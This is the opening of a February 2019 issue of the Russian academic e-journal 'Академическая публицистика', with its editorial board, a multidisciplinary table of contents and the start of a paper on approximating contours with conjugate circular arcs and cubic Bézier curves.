



АЭТЕРНА

НАУЧНО-ИЗДАТЕЛЬСКИЙ ЦЕНТР

НАУЧНЫЙ


ЭЛЕКТРОННЫЙ

ЖУРНАЛ

**Академическая
Публицистика**

ISSN 2541-8076

№ 02 / 2019




АЭТЕРНА

НАУЧНО-ИЗДАТЕЛЬСКИЙ ЦЕНТР

ISSN 2541-8076

№2/2019 (февраль 2019)



НАУЧНЫЙ ЭЛЕКТРОННЫЙ ЖУРНАЛ «АКАДЕМИЧЕСКАЯ ПУБЛИЦИСТИКА»

ISSN 2541-8076

Сукиасян А. А., кандидат экономических наук, доцент.

Главный редактор:

Алиев З. Г., доктор философии аграрных наук
Агафонов Ю. А., доктор медицинских наук, доцент
Алдакушева А. Б., кандидат экономических наук, доцент
Бабаян А. В., доктор педагогических наук, профессор
Баишева З. В., доктор филологических наук, профессор
Байгузина Л. З., кандидат экономических наук, доцент
Ванесян А. С., доктор медицинских наук, профессор
Васильев Ф. П., доктор юридических наук, доцент
Виневская А. В., кандидат педагогических наук, доцент
Вельчинская Е. В., доктор фармацевтических наук, профессор
Галимова Г. А., кандидат экономических наук, доцент
Гетманская Е. В., доктор педагогических наук, доцент
Грузинская Е. И., кандидат юридических наук
Гулиев И. А., кандидат экономических наук
Датий А. В., доктор медицинских наук, профессор
Долгов Д. И., кандидат экономических наук, доцент
Закиров М. З., кандидат технических наук, профессор
Иванова Н. И., доктор сельскохозяйственных наук, профессор
Калужина С. А., доктор химических наук, профессор
Куликова Т. И., кандидат психологических наук, доцент
Курманова Л. Р., доктор экономических наук, профессор
Киракосян С. А., кандидат юридических наук, доцент
Киркимбаева Ж. С., доктор ветеринарных наук, профессор
Кленина Е. А., кандидат философских наук, доцент
Козлов Ю. П., доктор биологических наук, профессор,

Редакционный совет:

Козырева О. А., кандидат педагогических наук, доцент
Кондрашихин А. Б., доктор экономических наук, профессор,
Конопацкова О. М., доктор медицинских наук, профессор
Ларионов М. В., доктор биологических наук, проф.
Маркова Н. Г., доктор педагогических наук, профессор
Мухамадеева З. Ф., кандидат социологических наук, доцент
Песков А. Е., кандидат политических наук, доцент
Пономарева Л. Н., кандидат экономических наук, доцент
Почивалов А. В., доктор медицинских наук, профессор
Прошин И. А., доктор технических наук, доцент
Симонович Н. Н., кандидат психологических наук
Симонович Н. Е., доктор психологических наук,
Сирик М. С., кандидат юридических наук, доцент
Смирнов П. Г., кандидат педагогических наук, профессор
Старцев А. В., доктор технических наук, профессор
Танаева З. Р., доктор педагогических наук, доцент
Terziev V., DSc., PhD, D.Sc. (National Security), D.Sc. (Ec.)
Фаттахова Р. Х., кандидат экономических наук, доцент
Чиладзе Г. Б., профессор (Университет Грузии)
Шилкина Е. Л., доктор социологических наук, профессор
Шляхов С. М., доктор физико-математических наук, профессор
Юрова К. И., кандидат исторических наук, доцент
Юсупов Р. Г., доктор исторических наук, профессор
Янгиров А. В., доктор экономических наук, профессор
Яруллин Р. Р., доктор экономических наук, профессор

Учредитель, издатель и редакция научного электронного журнала «Академическая публицистика» - Общество с ограниченной ответственностью «Аэтерна»

450077, г. Уфа, а/я «Аэтерна» | +7 347 266 60 68
<https://aeterna-ufa.ru> | E-mail: info@aeterna-ufa.ru

Верстка / корректура: Зырянова М.А.

Подписано для публикации на сайте <https://aeterna-ufa.ru> 04.03.2019 г.
Формат 60x90/8. Усл. печ. л. 24.7. Эл. текст. дан. (3,59 МБ).

Учредитель: общество с ограниченной ответственностью «Аэтерна»

Цена свободная. Распространяется по подписке.

Все статьи проходят рецензирование (экспертную оценку).

Точка зрения редакции не всегда совпадает с точкой зрения авторов публикуемых статей.
Авторы статей несут полную ответственность за содержание статей и за сам факт их публикации.
Редакция не несет ответственности перед авторами и/или третьими лицами и организациями за
возможный ущерб, вызванный публикацией статьи.

При использовании и заимствовании материалов ссылка обязательна

СОДЕРЖАНИЕ**ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ**

- Агеев В.Н., Овсянникова Н.И.** 9
МЕТОДЫ АППРОКСИМАЦИИ С ПОМОЩЬЮ СОПРЯЖЕННЫХ
КРУГОВЫХ ДУГ И КУБИЧЕСКИХ СПЛАЙНОВ

ХИМИЧЕСКИЕ НАУКИ

- Ильясова Р.Р., Шагаргазина Г.В., Мирхайдарова Э.Д., Гимашева Ф.Д.,
Аккужина Р.И.** 16
ИЗУЧЕНИЕ ВЛИЯНИЯ СТЕПЕНИ ДИСПЕРСНОСТИ ПРИРОДНЫХ И
СИНТЕТИЧЕСКИХ МАТЕРИАЛОВ НА ИХ СОРБЦИОННЫЕ СВОЙСТВА
ПО ОТНОШЕНИЮ К ИОНАМ ХРОМА (VI)

ТЕХНИЧЕСКИЕ НАУКИ

- Команов П.А., Семиков В.С.** 19
БЕЗОПАСНОСТЬ САЙТОВ И SQL-ИНЪЕКЦИИ

- Кошкин А.А.** 21
ОПЫТ ЭКСПЛУАТАЦИИ ЭЛЕКТРОВОЗА 2ЭС10

- Кузнецов К.А.** 24
ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ПРИМЕНЕНИЯ РЕКУПЕРАТИВНОГО
ТОРМОЖЕНИЯ НА УЧАСТКЕ ИНСКАЯ -МАРИИНСК

- Рыбин К.К.** 27
АНАЛИЗ ПОТРЕБЛЕНИЯ ЭЛЕКТРОЭНЕРГИИ НА СОБСТВЕННЫЕ НУЖДЫ
И ПОТЕРЬ МОЩНОСТИ В ОБОРУДОВАНИИ ТЯГОВЫХ ПОДСТАНЦИЙ В
ПРЕДЕЛАХ ТОМСКОГО ПЛЕЧА ТАЙГИНСКОЙ ДИСТАНЦИИ
ЭЛЕКТРОСНАБЖЕНИЯ И РАЗРАБОТКА МЕРОПРИЯТИЙ ПО ИХ
СНИЖЕНИЮ

- Саниев Д.Ф.** 30
УСОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ ИЗМЕРЕНИЯ КОЛИЧЕСТВА И
ПОКАЗАТЕЛЕЙ КАЧЕСТВА НЕФТИ

- Тихонова А.А.** 32
ПОЗВОЛИТ ЛИ СОХРАНИТЬ КОНКУРЕНЦИЮ НА РЫНКЕ РЕМОНТА
ВАГОНОВ ПЕРЕДАЧА УЧАСТКОВ ТОР ВАГОНОРЕМОНТНЫМ
ПРЕДПРИЯТИЯМ ВРК-1,2,3?

СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ

- Камбарова М. Х., Рустамова Г.Ю., Иброхимов А. Э. ўғли** 37
КАК БОРОТЬСЯ С БОЛЕЗНЯМИ КАПУСТЫ В УСЛОВИЯХ УЗБЕКИСТАНА

Мусаева Г.М., Юлдашева С.Н. қизи МЕТОДЫ УЧЕТА ЭФФЕКТИВНОСТИ ПРОВЕДЕНИЯ ПОЛЕВЫХ ОПЫТОВ ЗАЩИТЫ ЗЕРНОВЫХ КУЛЬТУР	39
Мустафакулова Ф.А., Расулова М.Б. ОСНОВНЫЕ ЗАДАЧИ ДЛЯ ПОЛУЧЕНИЯ БАКТЕРИАЛЬНЫХ БИОЛОГИЧЕСКИХ ПРЕПАРАТОВ	43
Турдиева Д.Т., Азнабакиева Д.Т., Алижонова С. Қ. Қизи ЖЕЛТАЯ РЖАВЧИНА – ОПАСНАЯ БОЛЕЗЕНЬ ДЛЯ ПШЕНИЦЫ	45
Турдиева Д. Т., Азнабакиева Д.Т., Холдаров М. Х. ўғли ГРИБ - PUSCINIA STRIIFORMIS ВОЗБУДИТЕЛЬ ЖЕЛТОЙ РЖАВЧИНЫ НА ПШЕНИЦЕ	48
ЭКОНОМИЧЕСКИЕ НАУКИ	
Асокина А.А. СУЩНОСТЬ И РОЛЬ ОРГАНИЗАЦИОННО-ПРАВОВЫХ МЕТОДОВ СТИМУЛИРОВАНИЯ РАЗВИТИЯ МАЛОГО И СРЕДНЕГО ПРЕДПРИНИМАТЕЛЬСТВА В РОССИЙСКОЙ ФЕДЕРАЦИИ	52
Ващенко С.М. ПРОБЛЕМЫ УПРАВЛЕНИЯ ПРИБЫЛЬЮ В КОММЕРЧЕСКОЙ ОРГАНИЗАЦИИ	57
Еленин М.В., Заруднева А.Ю. МЕТОДЫ ПРОДВИЖЕНИЯ КОМПАНИИ ПОСРЕДСТВОМ НАРУЖНОЙ РЕКЛАМЫ	60
Короткова А. В. ОСОБЕННОСТИ РЕКЛАМНОЙ ДЕЯТЕЛЬНОСТИ НА СОВРЕМЕННОМ РЫНКЕ ГРУЗОПЕРЕВОЗОК	63
Косарева Е.А. ПРОБЛЕМЫ УПРАВЛЕНИЯ ФИНАНСАМИ В КОММЕРЧЕСКОЙ ОРГАНИЗАЦИИ	65
Панарина М.М. ЛОГИСТИЧЕСКАЯ ИНФРАСТРУКТУРА ПРЕДПРИЯТИЯ	70
Пищикова Л. Ю. ЗАРУБЕЖНЫЙ ОПЫТ ПОДГОТОВКИ И ФОРМИРОВАНИЯ КАДРОВОГО РЕЗЕРВА НА ГОСУДАРСТВЕННОЙ СЛУЖБЕ	75
Снесарева И.П. АДАПТАЦИЯ НОВЫХ СОТРУДНИКОВ КАК ИНСТРУМЕНТ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ СИСТЕМЫ УПРАВЛЕНИЯ ПЕРСОНАЛА ОРГАНИЗАЦИИ	79

Цой Н.В. 83
АДАПТАЦИЯ НОВЫХ СОТРУДНИКОВ КАК ИНСТРУМЕНТ ПОВЫШЕНИЯ
ЭФФЕКТИВНОСТИ СИСТЕМЫ УПРАВЛЕНИЯ ПЕРСОНАЛА ОРГАНИЗАЦИИ

Шишова Д.Д. 85
УПРАВЛЕНИЕ ЦЕПОЧКОЙ ПОСТАВОК В ВЕРТИКАЛЬНО-
ИНТЕГРИРОВАННЫХ НЕФТЯНЫХ КОМПАНИЯХ

ФИЛОЛОГИЧЕСКИЕ НАУКИ

Исмайылов С.Ш. 90
АНАЛИЗ НАПРАВЛЕНИЙ РАБОТЫ СОВРЕМЕННЫХ ПРЕСС-СЛУЖБ (НА
ПРИМЕРЕ ПАО “ГАЗПРОМ”)

Медведев М.А. 93
ИСПОЛЬЗОВАНИЕ АНГЛИЙСКОГО ЯЗЫКА В ИНТЕРНЕТ ОБЩЕНИИ

Симонян А.А. 97
ПРОИСХОЖДЕНИЕ АНГЛИЙСКОГО ЯЗЫКА

ЮРИДИЧЕСКИЕ НАУКИ

Бурмистрова Е.С. 100
НОРМАТИВНОЕ РЕГУЛИРОВАНИЕ ПРОХОЖДЕНИЯ АТТЕСТАЦИИ
СОТРУДНИКАМИ ОВД: АКТУАЛЬНЫЕ ПРОБЛЕМЫ

Гутник М.С. 103
ПРАВОВОЕ ВОСПИТАНИЕ В МОСКОВСКОЙ АКАДЕМИИ
СЛЕДСТВЕННОГО КОМИТЕТА РОССИЙСКОЙ ФЕДЕРАЦИИ КАК ФОРМА
ПОДГОТОВКИ К БУДУЩЕЙ ПРОФЕССИОНАЛЬНОЙ СЛЕДСТВЕННОЙ
ДЕЯТЕЛЬНОСТИ

Ковальшина Т.О. 108
ОРГАНИЗАЦИЯ ОХРАНЫ ОБЩЕСТВЕННОГО ПОРЯДКА НА ТЕРРИТОРИИ
МУНИЦИПАЛЬНЫХ ОБРАЗОВАНИЙ С ПРИВЛЕЧЕНИЕМ
ДОБРОВОЛЬНЫХ НАРОДНЫХ ДРУЖИН

Ковальшина Т.О. 114
ПЕРСПЕКТИВЫ СОЗДАНИЯ МУНИЦИПАЛЬНОЙ МИЛИЦИИ НА
ТЕРРИТОРИИ РОССИЙСКОЙ ФЕДЕРАЦИИ

Ковальшина Т.О. 120
СОВЕРШЕНСТВОВАНИЕ ВЗАИМОДЕЙСТВИЯ ФЕДЕРАЛЬНОЙ
ПОЛИЦИИ, ВОЗМОЖНОЙ МУНИЦИПАЛЬНОЙ МИЛИЦИИ И НАРОДНЫХ
ДРУЖИН ПО ОХРАНЕ ОБЩЕСТВЕННОГО ПОРЯДКА НА ТЕРРИТОРИИ
МУНИЦИПАЛЬНОГО ОБРАЗОВАНИЯ

Круглова Е. В. СТАДИИ СОВЕРШЕНИЯ ПРЕСТУПЛЕНИЯ. ОТГРАНИЧЕНИЕ ДОБРОВОЛЬНОГО ОТКАЗА И ДЕЯТЕЛЬНОГО РАСКАЯНИЯ	127
Никишин И.И. ЦЕЛЕСООБРАЗНОСТЬ И ВОЗМОЖНОСТЬ ОРГАНИЗАЦИИ ДЕЯТЕЛЬНОСТИ МУНИЦИПАЛЬНОЙ МИЛИЦИИ В РОССИИ	130
Никишин И.И. НЕОБХОДИМОСТЬ СОЗДАНИЯ МУНИЦИПАЛЬНОЙ МИЛИЦИИ	134
Никишин И.И. ВАРИАНТЫ РАЗГРАНИЧЕНИЯ ПОЛНОМОЧИЙ ФЕДЕРАЛЬНОЙ ПОЛИЦИИ И МУНИЦИПАЛЬНОЙ МИЛИЦИИ ПО ОХРАНЕ ОБЩЕСТВЕННОГО ПОРЯДКА В МУНИЦИПАЛЬНЫХ ОБРАЗОВАНИЯХ	138
Шуктомов Б. В. ПРАВОВЫЕ ПРОБЛЕМЫ ПРИМЕНЕНИЯ СВИДЕТЕЛЬСКОГО ИММУНИТЕТА В УГОЛОВНОМ СУДОПРОИЗВОДСТВЕ РОССИЙСКОЙ ФЕДЕРАЦИИ	142
ПЕДАГОГИЧЕСКИЕ НАУКИ	
Бражник Д.О. ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ ОРГАНИЗАЦИИ СОЦИАЛЬНО- ПЕДАГОГИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ С СЕМЬЯМИ, ВОСПИТЫВАЮЩИМИ РЕБЕНКА С ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ ЗДОРОВЬЯ	155
Каримова С.А., Шмелев Н.А. ОПЫТ ПРИМЕНЕНИЯ МУЛЬТИМЕДИЙНЫХ СРЕДСТВ НА УРОКАХ БИОЛОГИИ	158
Скибо А.А. ВЛИЯНИЕ ФИЗИЧЕСКОЙ АКТИВНОСТИ ЧЕЛОВЕКА НА УМСТВЕННУЮ ДЕЯТЕЛЬНОСТЬ	161
Соловьёва О.Ю. ФОРМИРОВАНИЕ ДУХОВНО-НРАВСТВЕННЫХ ЦЕННОСТЕЙ ПОДРОСТКОВ	163
Туманова Т.С. СОЦИАЛЬНО-ПЕДАГОГИЧЕСКАЯ ДЕЯТЕЛЬНОСТЬ С ДЕЗАДАПТИРОВАННЫМИ ДЕТЬМИ	166
Минина Н.Н., Шафиева А.Ф. ФГБОУ ВО «БАШКИРСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ» ОСОБЕННОСТИ ВОСПРИЯТИЯ НОВОГО МАТЕРИАЛА ОБУЧАЮЩИМИСЯ С ИСПОЛЬЗОВАНИЕМ ИНФОРМАЦИОННО- КОММУНИКАЦИОННЫХ ТЕХНОЛОГИЙ	172

МЕДИЦИНСКИЕ НАУКИ

**Кашанская Е. П., Гоголева О. И., Сутункова М. П., Газимова В. Г.,
М. Л. Пироговский, Гусельников С. Р.** 176
ОПЫТ ОКАЗАНИЯ САНАТОРНОГО ЛЕЧЕНИЯ В УСЛОВИЯХ
САНАТОРИЯ-ПРОФИЛАКТОРИЯ «СЕЛЕН»

Панькова П.Е. 180
ВЛИЯНИЕ УТОМЛЕНИЯ РАБОТНИКОВ НА УРОВЕНЬ
ПРОФЕССИОНАЛЬНОГО РИСКА

ИСКУССТВОВЕДЕНИЕ

Больш В.К. 184
ВЛИЯНИЕ ИДЕОЛОГИИ И ОБЩЕСТВЕННО-ПОЛИТИЧЕСКОЙ МЫСЛИ НА
РАЗВИТИЕ ХОРЕОГРАФИЧЕСКОГО ИСКУССТВА В СОВЕТСКОМ
БАЛЕТНОМ ТЕАТРЕ

Климов А.В., Воронова М.В. 188
ШЕКСПИРОВСКИЙ ВОПРОС

АРХИТЕКТУРА

Детюк Д.Д. 193
СТРОИТЕЛЬСТВО НА ПРОСАДОЧНЫХ, НАБУХАЮЩИХ И ЗАСОЛЕННЫХ
ГРУНТАХ

Детюк Д.Д. 195
ПРОЕКТИРОВАНИЕ И СТРОИТЕЛЬСТВО В СЕЙСМИЧЕСКИХ РАЙОНАХ

ПСИХОЛОГИЧЕСКИЕ НАУКИ

Тихонова С.В. 199
РАБОТА С ДЕТЬМИ, ИМЕЮЩИМИ ЭМОЦИОНАЛЬНО-ЛИЧНОСТНЫЕ
ОТКЛОНЕНИЯ

СОЦИОЛОГИЧЕСКИЕ НАУКИ

Томашенцева Ю.Н., Яковлев Л.С. 204
КОНСТРУИРОВАНИЕ ГОРОДСКОГО ПРОСТРАНСТВА КАК ГУМАННОЙ
СРЕДЫ ОБИТАНИЯ

НАУКИ О ЗЕМЛЕ

Евдокимова Н.В. 210
КАРСТОВЫЕ ЯВЛЕНИЯ В РЕСПУБЛИКЕ БАШКОРТОСТАН

ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ



УДК 519.6

В.Н.Агеев

доктор техн. наук, профессор МГТУ ГА

г. Москва, РФ

E-mail: rv3bd@mail.ru

Н.И.Овсянникова

канд. физ.-мат. наук, доцент МГТУ ГА

г. Москва, РФ

E-mail: natmat68@mail.ru

МЕТОДЫ АППРОКСИМАЦИИ С ПОМОЩЬЮ СОПРЯЖЕННЫХ КРУГОВЫХ ДУГ И КУБИЧЕСКИХ СПЛАЙНОВ

Аннотация

В работе рассматривается способ построения сопряженных круговых дуг с заданными направлениями касательных векторов в конечных точках и с минимальным скачком кривизны в точке сопряжения. Предложен метод перехода от описания криволинейного контура последовательностью сопряженных круговых дуг к описанию его кубическими кривыми Безье. Такой переход основан на некоторых свойствах характеристической ломаной, позволяющие получить априорные сведения о расположении кривой Безье и ее форме. Результаты могут оказаться полезными разработчикам программного обеспечения для станков с числовым программным управлением.

Ключевые слова:

аппроксимация, сопряженные круговые дуги, кубические сплайны,
кривые Безье, методы оптимизации

Введение

В системах автоматизированного проектирования для описания контуров сложной формы широко применяются так называемые кусочно-непрерывные методы аппроксимации, суть которых состоит в том, что криволинейный контур представляется в виде последовательности сопряженных между собой дуг каких-либо кривых (например, парабол второго, третьего или более высокого порядка). В зависимости от решаемой задачи на проектируемый контур накладываются определенные условия гладкости. В простейшем случае это условие непрерывности изменения угла наклона касательной при переходе через точку сопряжения, более жесткие требования включают непрерывность изменения кривизны кривой.

Пусть на плоскости задана прямоугольная декартова система координат Oxy . На оси Ox в точках $A(0,0)$ и $B(1,0)$ заданы единичные векторы τ_1 и τ_2 , которые образуют с осью абсцисс углы α и β соответственно. Требуется провести гладкую кривую, соединяющую эти точки так, чтобы касательные на концах совпадали по направлению

с векторами τ_1 и τ_2 . Рассмотрим два наиболее часто используемых метода решение этой задачи.

Построение пары сопряженных круговых дуг

Как показано в работе [1], существует бесконечно много сопряженных между собой круговых дуг, образующих кривую, удовлетворяющих условию задачи. Более того, эти кривые образуют семейство, плотно заполняющее всю координатную плоскость. Для построения одной кривой необходимо дополнительное условие. Это может быть, например, требование, чтобы кривая проходила через заданную точку, или чтобы в точке сопряжения дуг скачок кривизны был минимальным.

В работе [2] было показано, что гладкая кривая, образованная двумя сопряженными круговыми дугами имеет в точке сопряжения минимальный скачок кривизны, если радиусы дуг R_1 и R_2 удовлетворяют соотношениям:

$$R_1 = d / [4 \cos(\frac{\alpha + \beta}{4}) \sin(\frac{3\alpha - \beta}{4})] \tag{1}$$

$$R_2 = d / [4 \cos(\frac{\alpha + \beta}{4}) \sin(\frac{3\beta - \alpha}{4})],$$

где $d = |\mathbf{AB}|$.

Координаты центров дуг $O_1(x_1, y_1)$ и $O_2(x_2, y_2)$ рассчитывается по формулам:

$$x_1 = R_1 \cdot \cos(\alpha), \quad y_1 = -R_1 \cdot \sin(\alpha),$$

$$x_2 = -R_2 \cdot \sin(\beta), \quad y_2 = -R_2 \cdot \cos(\beta),$$

координаты точки сопряжения $Q(x_Q, y_Q)$:

$$x_Q = \frac{d}{2}, \quad y_Q = \frac{d}{2} \operatorname{tg} \frac{\alpha + \beta}{4}.$$

Результаты расчетов для случая $\alpha = 80^\circ$, $\beta = 40^\circ$ показаны на рис.1.




Рисунок 1 – Построение сопряженных дуг с минимальным скачком кривизны. Углы наклона касательных $\alpha = 80^\circ$, $\beta = 40^\circ$.

Выбор круговых дуг в качестве аппроксимирующих кривых обусловлен тем, что в устройствах машинной графики (графопостроителях, плоттерах) а также в применяемых в машиностроении металлообрабатывающих станках с ЧПУ для перемещения рабочего органа используется два типа интерполяторов: линейный и круговой. Описание контура с помощью таких графических примитивов, как отрезки прямых и круговые дуги позволяет получить управляющую программу для станка с ЧПУ без дополнительных преобразований, в результате чего уменьшаются погрешности при воспроизведении контура.

Обзор публикаций на эту тему позволяет сделать вывод о том, что авторы в основном уделяют внимание методам минимизации погрешности при аппроксимации, а также проблемам устойчивости. При этом на второй план отходят вопросы, связанные с практическим построением пары сопряженных дуг, поскольку эта задача представляется достаточно простой. Тем не менее, необходимость исследований в этом направлении очевидна.

В работе [3] описан простой способ построения пары сопряженных круговых дуг с заданными условиями в конечных точках, позволяющий автоматизировать процесс аппроксимации гладкого контура. За счет увеличения количества пар сопряженных дуг вдоль аппроксимируемого контура можно добиться уменьшения величины скачка кривизны при переходе через точки сопряжения, однако полностью избавиться от этого недостатка не представляется возможным.

В связи с этим представляет интерес использования для построения гладкого контура кубических сплайнов, в частности кривых Безье [4].

Аппроксимация кривыми безье

Пусть по-прежнему на оси Ox в точках $A(0,0)$ и $B(1,0)$ заданы единичные векторы τ_1 и τ_2 , которые образуют с осью абсцисс углы α и β соответственно. Требуется построить кривую, которая выходит из точки A в направлении вектора τ_1 и плавно изменяясь, приходит в точку B с заданным вектором τ_2 направлением касательной.

Будем использовать для этой цели кривые Безье, обладающие целым рядом полезных свойств (см., например, [4]).

Параметрическое уравнение кривой Безье степени m определяется выражением:

$$\mathbf{L}(t) = \sum_{i=0}^m B_i^m(t) \mathbf{P}_i, \quad 0 \leq t \leq 1, \quad (2)$$

где \mathbf{P}_i – i -я вершина характеристической ломаной, определяющей положение и форму кривой, а

$$B_i^m(t) = \frac{m!}{i!(m-i)!} t^i (1-t)^{m-i} \quad (3)$$

– многочлены Бернштейна, обладающие тем свойством, что они в сумме составляют единицу:

$$\sum_{i=0}^m B_i^m(t) \equiv 1.$$

При $m = 3$ имеем элементарную кубическую кривую Безье, определяемую четырьмя вершинами и описываемую уравнением

$$\mathbf{L}(t) = [((1 - t) \cdot \mathbf{P}_0 + 3 \cdot t \cdot \mathbf{P}_1)(1 - t) + 3 \cdot t^2 \cdot \mathbf{P}_2] (1 - t) + t^3 \cdot \mathbf{P}_3. \quad (4)$$

Основные свойства кривой Безье, порожденной массивом \mathbf{P} :

– она является гладкой, радиус-вектор $\mathbf{R}(t)$ имеет первую и вторую производные:

$$\mathbf{L}'(t) = 3 \cdot (1 - t)^2 \cdot (\mathbf{P}_1 - \mathbf{P}_0) + 6 \cdot t \cdot (1 - t) \cdot (\mathbf{P}_2 - \mathbf{P}_1) + 3 \cdot t^2 \cdot (\mathbf{P}_3 - \mathbf{P}_2) \quad (5)$$

$$\mathbf{L}''(t) = 6 \cdot (1 - t) \cdot (\mathbf{P}_2 - 2 \cdot \mathbf{P}_1 + \mathbf{P}_0) + 6 \cdot t \cdot (\mathbf{P}_3 - 2 \cdot \mathbf{P}_2 + \mathbf{P}_1) \quad (6)$$

– начинается в первой вершине \mathbf{P}_0 массива \mathbf{P} , $\mathbf{R}(0) = \mathbf{P}_0$, касаясь отрезка $\mathbf{P}_0\mathbf{P}_1$ опорной ломаной, и заканчивается в последней его вершине, $\mathbf{L}(1) = \mathbf{P}_3$, касаясь последнего звена опорной ломаной $\mathbf{P}_2 \mathbf{P}_3$ (см. рис. 2);

– целиком лежит в выпуклой оболочке, порожденной массивом \mathbf{P} ;

– в случае, если опорные вершины лежат на одной прямой, кривая совпадает с отрезком $\mathbf{P}_0\mathbf{P}_3$.




Рисунок 2 – Влияние положения опорных вершин на форму кривой Безье

